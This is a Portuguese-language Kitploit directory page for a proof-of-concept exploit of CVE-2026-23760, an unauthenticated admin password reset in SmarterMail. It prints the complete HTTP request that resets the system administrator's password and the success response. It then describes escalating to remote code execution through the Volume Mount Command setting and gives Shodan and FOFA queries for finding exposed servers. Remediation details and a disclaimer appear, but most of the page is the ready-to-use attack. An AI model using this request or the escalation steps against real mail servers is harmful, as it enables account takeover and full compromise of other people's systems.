
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/maxmnml/smartermail-cve-2026-23760-poc
Autenticação e AutorizaçãoAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoRed Teaming
GitHubmaxmnml/smartermail-cve-2026-23760-poc

smartermail-CVE-2026-23760-poc

CVE-2026-23760 - Uma bypass de autenticação via API de redefinição de senha no SmarterMail.

Ver Repositório
7237há 9 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    282

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

SmarterMail-CVE-2026-23760-poc

Uma prova de conceito que explora uma bypass de autenticação via API de redefinição de senha para a conta de administrador do sistema SmarterMail.

Vulnerabilidade

A vulnerabilidade existe devido a uma falha de bypass de autenticação na API de redefinição de senha. O endpoint force-reset-password permite requisições anônimas e não verifica a senha existente ou um token de redefinição ao redefinir contas de administrador do sistema.

  • Assunção da conta de administrador do sistema.
  • Um caminho direto para execução remota de código via funcionalidade integrada do SmarterMail.

Versões Afetadas

  • Versões do SmarterTools SmarterMail anteriores ao build 9511

PoC (por watchtowr labs)

O PoC é tão simples quanto isto:

POST /api/v1/auth/force-reset-password HTTP/1.1
Host: xxxxxxx:9998
Content-Type: application/json
Content-Length: 145

{"IsSysAdmin":"true",
"OldPassword":"watever",
"Username":"admin",
"NewPassword":"NewPassword123!@#",
"ConfirmPassword": "NewPassword123!@#"}

Você deve receber a seguinte resposta, que confirma que a senha foi modificada com sucesso:

{
"username":"",
"errorCode":"",
"errorData":"",
"debugInfo":"check1\\r\\ncheck2\\r\\ncheck3\\r\\ncheck4.2\\r\\ncheck5.2\\r\\ncheck6.2\\r\\ncheck7.2\\r\\ncheck8.2\\r\\n",
"success":true,
"resultCode":200
}

O único requisito restante é saber o nome de usuário da conta de administrador.

ATO para RCE e além

Uma vez autenticado como administrador do sistema, um atacante pode:


  • Navegar até Settings -> Volume Mounts.
  • Criar um novo volume.
  • Fornecer um comando arbitrário no campo Volume Mount Command.

Esse comando é executado pelo sistema operacional subjacente. Nesse ponto, o atacante alcançou execução remota completa de código no host.

Quando a configuração é salva, o comando fornecido é executado imediatamente.

Automação

Template Nuclei:

https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2026/CVE-2026-23760.yaml

Na natureza

FOFA:

title='SmarterMail'

SHODAN:

html:'SmarterMail'

Impacto

Um atacante remoto não autenticado pode contornar a autenticação da conta de administrador do sistema e obter acesso. Uma vez autenticado, ele pode realizar execução remota completa de código no host.

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N - 9.3:Crítico

Remediação e Mitigação

Atualize para a versão mais recente: https://www.smartertools.com/smartermail/downloads

  • Build 9511 (15 de jan de 2026)
  • Build 9518 (22 de jan de 2026)

Referências

  • Notas de versão do SmarterMail
  • https://nvd.nist.gov/vuln/detail/CVE-2026-23760
  • Blog e PoC da watchTowr

Aviso Legal

Esta ferramenta é apenas para testes de segurança autorizados. O acesso não autorizado a sistemas de computador é ilegal.


Baixar ferramenta




